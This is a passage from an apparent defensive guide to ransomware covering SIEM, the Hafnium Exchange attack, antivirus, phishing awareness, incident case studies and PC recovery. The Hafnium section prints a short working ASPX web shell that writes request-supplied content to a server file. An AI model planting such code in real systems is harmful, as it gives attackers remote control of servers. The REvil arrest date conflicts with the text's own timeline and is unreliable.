
A post-mortem report called “Cyber Storm 2020” is a CISA simulation exercise to understand the impact of a crisis on the nation's infrastructure.¹⁶⁴ Its goal is to understand how effective the downloadable National Cyber Incident Response Plan is in a widespread attack.¹⁶⁵

Security Information and Event Management

Preventing an attack is a difficult big data cybersecurity problem that can overwhelm a small security staff.¹⁶⁶ Bad actors have to find only one vulnerability in your network while your security staff has to focus on protecting everything. As a result, a lot of effort is placed on detecting where and when a hacker has gained a foothold.

SIEM rules-based tools help your staff aggregate and examine applications, networks, and events in real-time to detect an attack.¹⁶⁷ They inspect routers, switches, databases, domain controllers, and all types of computing equipment. Some also track cloud activity and monitor access controls. Many SIEMs use Mitre Corporation’s Adversarial Tactics, Techniques, & Common Knowledge (ATT&CK) or Lockheed Martin’s Cyber Kill Chain framework. A kill chain is a military term that breaks down an attack into discrete steps to help combat the threat.¹⁶⁸

Lockheed Martin’s framework outlines the attack’s stages to disrupt them with a step-by-step defensive approach and helps security teams stop it at each point. This Varonis kill chain has 8 phases designed to stop ransomware in its tracks.¹⁶⁹ An attacker needs to navigate through these layers to be



successful, so the stronger the layered security, the likelier the chance of thwarting the attack.


ATT&CK uses an adversarial tactic and techniques knowledge base to profile and detect the hacker’s modus operandi and provide your team with reliable threat intelligence.¹⁷⁰ Kill chains are useful in your playbook to help stymie the attacker. The GitHub “Threat Hunter Playbook” describes how the ATT&CK structure examines security logs to hunt down threats before an attack occurs.¹⁷¹ Trend Micro’s “Vision One” automates ATT&CK detection and response tasks across email, endpoints, servers, cloud, and more to provide a rapid response.¹⁷²

AI and ML help SIEMs analyze prevention and intrusion detection network data. Together, they can infer the beginning of an attack. Various email security packages use a branch of AI and ML called Natural Language Processing to scan for malicious emails and pass information to the SIEM. AI security can also leverage Expert systems to make decisions as crafted by human experts and, for example, help detect a fileless attack.¹⁷³

ATT&CK and Hafnium

On March 2, 2021, Microsoft announced that Hafnium cybercriminals attacked groups running Exchange.^{174,175} Criminals leveraging Exchange 2013-2019 vulnerabilities infected thousands of customers worldwide with DearCry ransomware. DearCry encrypts files with a “.CRYPT” extension and holds a server hostage until \$16,000 is paid.¹⁷⁶

This Netsurion SIEM screen reenactment shows the DearCry attack timeline. Security gaps created a server-side request forgery and accepted the hacker's HTTP request. It allowed Hafnium to authenticate as the Exchange server.¹⁷⁷ ATT&CK




events detailed a command-line interface launch at ① T1059 at 03:11:10, a web shell system network discovery activity, and a data compression exfiltration ② T1002 at 3:12:41. Web shells are malicious routines that enable remote access and web server control by allowing the execution of arbitrary commands. DearCry was able to evade popular endpoint security programs. From that point, DearCry accessed the file system and starts encryption activities.

Hafnium deployed a web shell like this to access email “.PST” files, and used 7zip to compress, exfiltrate and encrypt them. Logs from the attack show DearCry had gained entry, began a discovery, and communicated with its C&C. An alert SIEM security analyst spotted this Exchange server attack and stopped it before it did any damage.

```
<%@ Page
Language="Jscript"%><%System.I
O.File.WriteAllText(Request.It
em["p"],Request.Item["c"]);%>
```

Cloud Security

Some organizations are concerned about security when transitioning data center applications to AWS and other cloud platforms. Shared security models depend on the cloud supplier, so you may still need to invest in asset protection. A 2019 Palo Alto Networks study found that 40,000 Kubernetes and Docker containers still had default configurations, and of those reporting an incident, two-thirds involved misconfigurations, which could lead to credential and data leaks.¹⁷⁸ Data leakage was up 47% through three-quarters of 2021 compared to all of 2020 and represents a threat that could mean ransom encryption for some organizations.¹⁷⁹ SSH (TCP port 22) was found open to the world in 56% of deployments and nearly 40% had RDP (TCP port 3389) exposed.




Opportunistic bad actors use tools to scan the internet for open ports like RDP, allowing them to exploit your systems' vulnerabilities, sometimes with compromised credentials.

If you use cloud-hosted Office 365 rather than the user computer Office suite, you can try to keep ransomware at bay through Microsoft's advanced protection options for Outlook email, OneDrive sharing, and OneDrive.¹⁸⁰ These tools can check email attachments, encrypt and prevent email forwarding, and help restore documents under criminal control.

AWS users might want to leverage their optional GuardDuty SIEM threat detection service.¹⁸¹ This image shows GuardDuty scanning for unauthorized API activity, illegal deployments, compromised instances, hacker exploration, and more.

- 1 Filter sample from real findings.
- 2 Affected EC2 instances and associated color-coded findings.
- 3 Threat chart filters on the attack type.
- 4 Events Per Day graph filters on time or date, and search for patterns.



AWS also has tools such as Detective that analyze, investigate, and identify security log suspicious activities using ML to construct a security inquiry, and Inspector to automate security assessments and to check applications for security issues.^{182,183}

Will Antivirus Software Alert Me to Ransomware? Maybe

We all use AV software for threat protection. In 1971, the first virus called Creeper infected ARPANET PDP-10 minicomputers and displayed **I'M THE CREEPER. CATCH ME IF YOU CAN!** this message.¹⁸⁴ Someone wrote Reaper to delete it.¹⁸⁵ AV programs originally compared a simple static code signature against a database that was automatically updated on your PC. A match put the file in a quarantined subdirectory. Over time, viruses got more sophisticated. In 1987, John McAfee introduced VirusScan and in 1988, Avast AV came to market.¹⁸⁶

Each AV scanner has different capabilities. At a simple level, engineers that discover a new malware strain create a unique pattern to flag it while ensuring it isn't part of a legitimate file.¹⁸⁷ These virus definitions are maintained in an AV signature database. For example, the accepted virus signature for the "Die.448" virus is this hexadecimal string:



B440 B9E8 0133 D2CD 2172 1126 8955 15B4 40B9 0500 BA5A 01CD

However, ransomware can be injected as encrypted code, making it undetectable by a static signature. Malware has advanced well beyond the capabilities of first-generation AV tools.

AV suppliers countered by adding problem-solving heuristics to their algorithms, although no single detection algorithm can catch every virus. As hackers produced better viruses, detection software improved with features such as rootkit malicious code discovery to spot illegally acquired admin rights. Rootkits are malware that uses admin machine rights to hide from detection. Root or admin is a system's superuser account, and a criminal acquiring that privilege

can do everything in a system, including loading more malware, changing the firewall settings, and altering antivirus settings. New generations of AV tools throw a battery of tests against suspected files and run suspicious code in a protected sandbox to look for malicious activity.

While a sandbox prevents malware from harming the host computer, ransomware such as Snake and Maze know it is in a sandbox and turns itself off.^{188,189} This chart shows the increasing trend towards improved **internal detection** using methods such as AV tools compared to **external intrusion notification**.¹⁹⁰




Some malware can hide in a genuine program. It can **append** itself, split into pieces to **surround** a program, or **overwrite** parts of the program. Sophisticated polymorphic malware can mutate or change its footprint to evade detection.¹⁹¹

AV suppliers track hacker innovations to improve their offerings. For example, some products use ML and data mining algorithms to spot a malicious signature that is not in their database. Each AV tool has its strengths and weaknesses, and recently, Microsoft's free Defender SmartScreen AV under their Edge browser blocked only 68% of phishing sites while McAfee and Kaspersky tools were 100% effective.¹⁹² You need to stay abreast of tool capabilities for comprehensive malware detection and protection.¹⁹³

Network Fencing and Dress Rehearsals

Network fencing can limit an attack. This illustrates the segmentation business units could use to improve their security profile. A **flat unsegmented network** on the left provides little lateral movement malware protection, while to the right, **segmentation** isolates and restricts **guest** activity from **production** and **user** networks.¹⁹⁴ A



user accessing your network through public Wi-Fi must not infect other segments. In general, you want to


change default passwords, segment your network, and hide the guest Wi-Fi network. Have users periodically change their passwords even though 53% of them haven't done so in the last 12 months, and 91% know that using the same or a password variation is risky.¹⁹⁵

Many vendors offer a rehearsal capability that allows you to test a recovery operation without impacting your production systems. These solutions often use automated data snapshots that attach to systems for testing and clean themselves up after the test.¹⁹⁶

Email Security – Is It Phishy? Can You Spot The fAkE eMail?

As discussed, email is a major malware gateway. Any phishing relief your group gets could prevent an attack.

Years ago you might have gotten an email from a “Nigerian Prince” such as this 67-year-old Louisiana gentleman who was arrested and charged with 269 counts of wire fraud and money laundering. Today, innocent-looking emails can bring new dangers.



Cybersecurity company FireEye reports that 1% of all email is malicious, 33% of users open



spam emails, and 69% of spam email tries to trick a user to click a nasty link.^{197,198} Successful corporate impersonator phishing emails

contain content categories such as these to the left.¹⁹⁹ Every

phishing email is not a ransomware attack and your users find it hard to detect every malicious one. Common email filters include:²⁰⁰

- **SPF** - Sender Policy Framework restricts who can send emails from your domain.
- **DKIM** - DomainKeys Identified Mail ensures email content is trusted, not tampered with.
- **DMARC** - Domain-based Message Authentication, Reporting & Conformance builds upon **SPF** and **DKIM**.
- **S/MIME** - Secure/Multipurpose Internet Mail Extensions is a protocol for sending digitally signed and encrypted messages.

Even with filter protection and an added AV software security layer, your organization can only stop the majority of the phishing, and that’s where ransomware-based phishing succeeds. If your servers are set up correctly and employ the latest email filtering and other safeguards, then you’ve made your moat as wide as possible. The next defensive layer is education.



Phishing preys on humans by stealing their personal information. Phishing emails might come from a well-known company like your bank using stolen dark web information. It might urgently ask for you to verify your personal information “for their records”, or be from a provider like Amazon asking you to update your credit card number or password. For bad actors to get your information, they try to fool you to visit a malicious website by asking you to “[simply click a link](#)”. The following is an innocent-looking email you might receive and indicators that you should delete it.

From: First Generic Bank <accounts@firstgenericbank.com>
 Subject: Please update your account information
 Date: Sept 12, 2021 3:23 PM PST

Dear **First Generic Bank user,** **1**

As a courtesy to our valued customers, First Generic Bank conducts regular account information verification processes. During the most recent process, we found that we could not verify your information.

In order to ensure your account information is not made vulnerable please visit <http://www.firstgenericbank.com.account-updateinfo.com>. **2**

Please click on the above link to our Web site and confirm or update your account information. **3** You do not do this within 48 hours of **4** receipt of this e-mail, you will not be able to use your First Generic Bank account for 30 days. This is an extra precaution we take to ensure your account remains secure.

Sincerely,
First Generic Bank **5**

- 1 Generic greeting** – Phishing emails sent in batches. Hackers often use generic names to save time rather than customizing them.
- 2 Forged link** – The link looks genuine, but it is not. Rolling your mouse over a link can show a mismatch compared to the sender’s email address. Secure links also use HTTPS.
- 3 Requests personal information** – A hacker is trying to trick you to get your information. Be on alert if an email requests personal information.
- 4 Sense of urgency** – If the hacker can make the email appear urgent, they could be trying to make you lower your guard.
- 5 Generic sender** – A real email likely has a real banker’s name you could directly contact.

Users might prefer to follow a checklist when they suspect something is amiss.²⁰¹ It starts with the obvious “Is this email from someone you work with?”.

If **YES**, they move to **Question #2**, otherwise, **Question #3**, and so forth. In the end, if they believe the email is suspicious, they notify the group responsible for email security. If you would like to create an email “quiz” for your users, you may want to evaluate PhishTank, a large clearinghouse of online phishing data.²⁰²

#	Question	Yes	No
1	Is this email from someone you work with?	2	3
2	Is the email signed?	OK	Fail
3	Do you recognize the sender?	4	7
4	Does the sender match the address?	5	Fail
5	Does it look OK? (Style, tone, signature)	6	Fail
6	Is the email requesting something?	Call	OK
7	Does the email look official?	8	Fail
8	Google the sender/org, are they legitimate?	9	Fail
9	Is the email requesting you take an action?	Call	OK


Raising cybersecurity awareness is not easy, but it is a significant part of your defense against an attack. The internet is full of help, and if you work the issue through your Human Resources department, you can create a plan to have every new hire complete an email awareness class. For example, TrendMicro offers a free customizable email simulation training series called PhishInsight.²⁰³ It takes only minutes to set up and you can import “.CSV” files of names and email addresses you want to receive the simulation training. There are also companies like Hoxhunt which focus on user-oriented cybersecurity training.²⁰⁴

Many Other High-Profile Organizations Have Also Been Hit

Even the best and brightest organizations are falling prey to ransomware, some of these have large IT budgets and some are even in the ransomware prevention solutions business.

Colonial Pipeline - A DarkSide ransomware attack by the same gang that donates to charities shut down a significant portion of the US east coast gasoline pipeline in May 2021. Colonial supplies 100 million gallons of gas daily through a massive Texas to New Jersey pipeline. On

April 29, DarkSide breached the compromised Virtual Private Network using a dark web password. Colonial did not use MFA. Encrypted servers led to an immediate shortage and a 40% price increase as vehicles waited in extremely long lines to fuel up.²⁰⁵ It was determined that a Colonial employee used the same password across multiple services. Colonial paid a \$4.4M bitcoin ransom with the FBI able to return half of it a month later. In late July 2021, DarkSide changed its name to BlackMatter.



ExaGrid – ExaGrid is a trusted hardware backup provider with over twenty years of experience in compressing and deduplicating an organization's data. In December 2020, they announced a “New Ransomware Recovery Solution”.²⁰⁶ Six months later, the Conti gang entered ExaGrid's systems to plant ransomware that encrypted data and stole employee records, tax documents, and nondisclosure agreements.²⁰⁷ Negotiators were able to settle for a \$2.6M bitcoin ransom.

SonicWall – The maker of network security devices designed to safeguard customers against ransomware attacks was allegedly successfully attacked by “SailorMorgan32” on January 22, 2021.²⁰⁸ The known evil threat actor tried to sell stolen SonicWall data including source code for \$500,000. Without a lot of publicity, the company may have paid the criminals \$5M.

JBS Foods and ACER Attacked by REvil - Meatpacker JBS is America's second-largest pork, beef, and chicken producer. The Russian **R**ansomware **E**vil (REvil, makers of Sodinokibi) gang encrypted key servers on May 30, 2021, demanding a \$22.5M ransom.²⁰⁹ JBS was given 3 days to respond to REvil before corporate data would be published on a news site.²¹⁰ The JBS IT team needed to decrypt only two databases and restore the rest from backups. Nonetheless, an \$11M bitcoin ransom was paid on June 9, 2021. The decryptor had a useful life through July 2.

Acer, one of the larger computer makers, paid REvil a \$50M XMR cryptocurrency ransom on March 2021 after financial and client data were made public.²¹¹ REvil may have exploited Microsoft Exchange weaknesses which had many vulnerabilities patched in 2021. The same Exchange issues plagued over 30,000 commercial and government customers earlier that year.

SolarWinds – Sells an Orion software suite that manages a customer's network, application, and storage resources.²¹² On December 13, 2020, the Russian gang Cozy Bear inserted malicious code into the Orion product, leaving 33,000 customers vulnerable to being attacked by malware with *superuser* system rights. The lapse exposed over 150 government agencies such as the US Treasury, NATO, and security firms such as FireEye to “trusted” and

“credentialed” Supernova and Sunburst malware in the Orion binary files. Supernova gives a bad actor remote access to a victim’s servers and injects code that could further a ransomware attack.²¹³ Sunburst’s backdoor uses HTTP to communicate with a hacker’s C&C servers.²¹⁴

Washington DC Police Department – This Police Department was attacked by Russian-sponsored Babuk Locker ransomware on April 2021. Files were encrypted and they allegedly stole 250GB of information, including police officer disciplinary archives and intelligence reports.²¹⁵ The Department did not pay the \$4M demand but offered \$100,000.²¹⁶ Babuk deemed the offer insufficient and released sensitive data including personnel files. The FBI was involved. Babuk has since put its ransomware source code on hacking forums.²¹⁷

A Ray of Hope

The defensive landscape is beginning to change. Organized efforts, such as the Ransomware and Digital Extortion Task Force, are trying to prevent attacks.²¹⁸ Tools such as CipherTrace neutralize the criminal’s cryptocurrency advantage and help law enforcement get through a layer of anonymity.²¹⁹ Efforts from AWS, Cisco, Microsoft, FBI, FSB, UK National Crime Agency, and others prohibit ransom payments, impose strict regulations on cryptocurrency, actively disrupt the dark web marketplace, and prosecute cybercriminals. For example, the FBI is actively pursuing Sandworm, the group behind Russian-sponsored NotPetya that crippled many of Ukraine’s computers in 2017.^{220,221} Russia’s FSB arrested the REvil cybercriminals in early January 2020.²²² However, the crime is very lucrative, and authorities often experience a “whack-a-mole” problem. In the meantime, the more barriers your group can put up, the better off it will be.




Ransomware Recovery on Your Windows Personal Computer

Has your PC slowed down or do you have unexpected windows pop up? Did you use a USB stick you found on the grocery floor or click on a nasty website? Is a friend’s email acting strange? If you can’t access your files, your PC may be infected. You should try a decryptor or consult a security professional. If all else fails and you still don’t want to pay a ransom, you can try to tackle this yourself if you have a recent uninfected backup. It may still copy your data and threaten to divulge it unless a ransom is paid.



Many of the steps discussed apply but on a smaller scale. Get into “safe mode” from the **Start Menu**, type **msconfig**, and click **Open**. This is a useful video: <https://youtu.be/kJuibb9QaWk>.²²³ From the **Boot** tab, pick **Safe boot, Network**, and click **OK**. Click **Restart**. Do a full AV scan including rootkits to remove malware. For added safety, fully scan with a second AV program.

Reboot into regular mode and delete every encrypted file. At the taskbar, search for **Advanced System Settings**. Select **System Protection > System Restore**.



You will see the **Automatic Restore**

Points. Revert the PC to a time before the infection, then restore the backup from that time.

In the future, use the Defender features **Real-time protection**, **Controlled Folder Access (CFA)**, and **Ransomware data recovery** from **PC Settings > Windows Security > Virus & threat protection > Virus & threat protection settings**. **Real-time protection** “locates and stops malware from installing or running on your device.”²²⁴ It prevents bad commands from passing through the shell execute chain by using the Intercept and control ShellExecute, AV scan before execution, and AV interaction with a host application interfaces^{225,226,227}. **CFA** prevents a malicious program from making unauthorized changes or encryption and includes a whitelist for approved files and their folders.²²⁸ Documents, pictures, and more are protected from modification unless Microsoft deems the program is “friendly.” **Ransomware data recovery** uses Microsoft OneDrive to synchronize certain folders, allowing it to restore unencrypted files.

Conclusion

Survival is a noun that means “the state or fact of continuing to live or exist, typically in spite of an accident, ordeal, or difficult circumstances.”²²⁹ Surviving ransomware’s rampage is about the steps you should take to prevent the catastrophe and get your systems operational should an attack succeed. Benjamin Franklin said, “If you fail to plan, you are planning to fail.” A plan deserves to be part of your organization’s ransomware strategy.²³⁰

Not every attack leads to encryption, but the RaaS ransomware economy gets better every day. Their exploits are more creatively alarming than ever before and each evolving attack poses an active threat to every organization. The statistics say if you haven’t been attacked, you will be. You could also be attacked again. If you don’t prepare for the first attack, will you finally be

prepared for the next one? The questions boil down to how much data can you afford to lose, how fast you can mitigate the damage, and how long your organization can be down.

I hope your organization is spared the pain of a ransomware attack, but even with preparation, no defense is 100% effective. While it sounds obvious, your goal is to prevent it from getting a foothold in your organization in the first place by making sure your security measures succeed. The message is simple but difficult and necessary. Week after week, year after year, patch vulnerabilities, detect threats, and train employees. Speed is critical, so plan for the day your organization is severely impacted. If you take defensive measures, the preparation will give you a fighting chance. This ever-morphing threat requires assistance from certified trained professionals who analyze your environment. With their guidance, I genuinely believe you will be in a better position to survive if not avoid an attack.

Footnotes

- ¹ <https://www.provendatarecovery.com/data-recovery-services/ransomware-data-recovery/>
- ² <https://www.occrp.org/en/daily/6450-ransomware-attack-hits-200-000-targets-in-150-countries>
- ³ <https://www.safetydetectives.com/blog/ransomware-statistics/>
- ⁴ <https://www.nbcnews.com/tech/security/several-people-are-hacking-feds-turn-civilian-slack-groups-help-n1194286>
- ⁵ <https://blog.sonicwall.com/en-us/?taxonomy&term=threat-intelligence>
- ⁶ <https://cyber-edge.com/wp-content/uploads/2021/04/CyberEdge-2021-CDR-Report-v1.1-1-1.pdf>
- ⁷ <https://blog.emsisoft.com/en/35583/report-the-cost-of-ransomware-in-2020-a-country-by-country-analysis/>
- ⁸ <https://www.nsisighttel.com/2020/09/15/protect-your-business-data-with-cisco-umbrella/>
- ⁹ <https://cybersecurityventures.com/top-5-cybersecurity-facts-figures-predictions-and-statistics-for-2021-to-2025>
- ¹⁰ <https://enterprise.verizon.com/resources/reports/dbir/>
- ¹¹ <https://smallbiztrends.com/2019/05/2019-small-business-cyber-attack-statistics.html>
- ¹² <https://etactics.com/blog/ransomware-incident-response>
- ¹³ <https://www.safetydetectives.com/blog/ransomware-statistics/>
- ¹⁴ <https://www.youtube.com/watch?v=TiKULQ6NqMM>
- ¹⁵ <https://preyproject.com/blog/en/what-is-endpoint-security/>
- ¹⁶ <https://threatpost.com/cisco-smart-switches-security-holes/167031/>
- ¹⁷ <https://www.acronis.com/en-us/articles/sodinokibi-ransomware/>
- ¹⁸ <https://any.run/malware-trends/sodinokibi>
- ¹⁹ <https://www.tetradefense.com/incident-response-services/sodinokibi-ransomware-what-to-do-if-you-are-infected/>
- ²⁰ <https://ipwithease.com/firewall-vs-ips-vs-ids/>
- ²¹ <https://www.csoonline.com/article/3236183/what-is-ransomware-how-it-works-and-how-to-remove-it.html>
- ²² <https://searchsecurity.techtarget.com/definition/steganography>
- ²³ <https://www.knowbe4.com/bart-ransomware>
- ²⁴ <https://www.comparitech.com/blog/information-security/exploit-kits/>
- ²⁵ <https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/exploits-malware>
- ²⁶ <https://success.trendmicro.com/solution/1118367-piriform-cleaner-compromised-by-multi-stage-backdoor>
- ²⁷ <https://www.onelogin.com/learn/what-is-mfa>
- ²⁸ <https://duo.com/decipher/microsoft-mines-events-logs-for-rdp-brute-force-attacks>
- ²⁹ <https://www.cisa.gov/>
- ³⁰ <https://www.cisa.gov/cyber-resource-hub>
- ³¹ <https://www.coveware.com/blog/ransomware-attack-vectors-shift-as-new-software-vulnerability-exploits-abound>
- ³² <https://www.backupassist.com/blog/stranger-fiction-origin-ransomware>
- ³³ <https://www.quintessencelabs.com/blog/breaking-rsa-encryption-update-state-art>
- ³⁴ https://www.researchgate.net/publication/330069340_The_Age_of_Ransomware_Understanding_Ransomware_and_Its_Countermeasures
- ³⁵ <https://www.pcrisk.com/removal-guides/22422-ratdispenser-malware>
- ³⁶ <https://malwaretips.com/blogs/remove-globeimposter-ransomware/>
- ³⁷ “Research Anthology on Artificial Intelligence Applications in Security”, Ryma Abassi, ISBN 9781522573531, P 11
- ³⁸ <https://edci.com/2017/03/5-phases-of-ransomware-attacks/>
- ³⁹ <https://www.exabeam.com/ueba/ransomware-attacks/>
- ⁴⁰ <https://www.exabeam.com/ueba/ransomware-attacks/>
- ⁴¹ <https://www.netskope.com/jp/blog/ongoing-email-campaign-spreading-globeimposter-ransomware>
- ⁴² <https://www.coveware.com/blog/2021/10/20/ransomware-attacks-continue-as-pressure-mounts>
- ⁴³ <https://www.zdnet.com/article/ransomware-mentioned-in-1000-sec-filings-over-the-past-year/>
- ⁴⁴ <https://www.nytimes.com/2019/05/25/us/nsa-hacking-tool-baltimore.html>
- ⁴⁵ <https://bscsg.com/the-cyberweapon-causing-mass-disruption/>
- ⁴⁶ <https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/sophoslabs-ransomware-behavior-report.pdf>
- ⁴⁷ <https://www.secureworks.com/research/wcry-ransomware-analysis>
- ⁴⁸ <https://bscsg.com/the-cyberweapon-causing-mass-disruption/>
- ⁴⁹ <https://www.bankinfosecurity.com/ransomware-rapid-response-a-15375>
- ⁵⁰ <https://www.group-ib.com/media/ransomware-empire-2021/>
- ⁵¹ <https://media.threatpost.com/wp-content/uploads/sites/103/2021/04/19080601/0354039421fd7c82eb4e1b4a7c90f98e.pdf>
- ⁵² <https://www.cybereason.com/blog/cybereason-vs-darkside-ransomware>
- ⁵³ “Ransomware Revealed - A Beginner’s Guide to Protecting and Recovering from Ransomware Attacks” by Nihad A. Hassan. ISBN-13: 978-1-4842-4254-4, P. 39
- ⁵⁴ <https://blogs.blackberry.com/en/2018/03/cylance-vs-datakeeper>
- ⁵⁵ <https://www.torproject.org/download/download.html>
- ⁵⁶ <https://www.theconsultingreport.com/ransomware-advancing-far-beyond-prevention-through-system-backup/>
- ⁵⁷ <https://www.cybereason.com/blog/fileless-malware>
- ⁵⁸ <https://atlas-cybersecurity.com/cyber-threats/netwalker-fileless-ransomware/>
- ⁵⁹ <https://awakesecurity.com/datasheets/awake-security-platform-datasheet/>
- ⁶⁰ <https://tria.ge/200617-4fm8te6fca>

61 <https://www.zdnet.com/article/ransomware-mentioned-in-1000-sec-filings-over-the-past-year/>
62 <https://seekingalpha.com/filing/5382139>
63 <https://cyrusone.com/corporate-blog/consider-the-risks-2/>
64 <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/targeted-ransomware-threat>
65 <https://www.cyber.nj.gov/threat-center/threat-profiles/ransomware-variants/lockergoga>
66 <https://www.youtube.com/watch?v=hmKFXXDDIrm0>
67 <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/targeted-ransomware-threat>
68 <https://www.cyber.nj.gov/threat-center/threat-profiles/ransomware-variants/lockergoga>
69 <https://informationsecurity.report/news/norwegian-industry-and-state-must-combine-to-counter-cyber-threats/6513>
70 <https://www.air-worldwide.com/blog/posts/2019/7/4-takeaways-from-the-norsk-hydro-ransomware-attack/>
71 <https://news.microsoft.com/transform/hackers-hit-norsk-hydro-ransomware-company-responded-transparency/>
72 <https://www.cnbc.com/2019/06/05/norsk-hydro-q1-core-profit-plunges-after-cyber-attack.html>
73 <https://www.paladincapgroup.com/portfolio/endgame-systems/>
74 <https://www.cyber.nj.gov/threat-center/threat-profiles/ransomware-variants/teslacrypt>
75 https://www.theregister.com/2019/09/06/ryuk_bedford_recovery/
76 <https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2021GTR.pdf>
77 <https://www.nbcnews.com/tech/tech-news/more-hospitals-hit-ransomware-feds-warn-about-cyberattacks-n1245292>
78 <https://docplayer.net/161818741-.html>
79 "Ransomware Revealed - A Beginner's Guide to Protecting and Recovering from Ransomware Attacks" by Nihad A. Hassan. ISBN-13: 978-1-4842-4254-4, P. 48
80 https://www.newcastle.edu.au/_data/assets/pdf_file/0006/616875/2020_Global-Threat-Report.pdf
81 <https://www.advintel.io/post/crime-laundering-primer-inside-ryuk-crime-crypto-ledger-risky-asian-crypto-traders>
82 https://www.trendmicro.com/en_us/what-is/ransomware/ryuk-ransomware.html
83 <https://protonmail.com/>
84 <https://tutanota.com/>
85 https://www.trendmicro.com/en_us/what-is/ransomware/ryuk-ransomware.html
86 <https://redcanary.com/blog/ryuk-ransomware-attack/>
87 https://www.veritas.com/content/dam/Veritas/docs/ebook/V1117_GA_EB_2020-ransomware-resiliency-report_EN.pdf
88 <https://daxtech.ca/security/4-signs-youre-under-attack-from-ransomware/>
89 <https://blog.360totalsecurity.com/en/wannacry-ransomware-data-recovery/>
90 https://www.exabeam.com/wp-content/uploads/2017/07/Exabeam_Ransomware_Threat_Report_Final.pdf
91 <https://abacode.com/wp-content/uploads/2021/01/Abacode-24-Report.pdf>
92 https://en.wikipedia.org/wiki/Antivirus_software
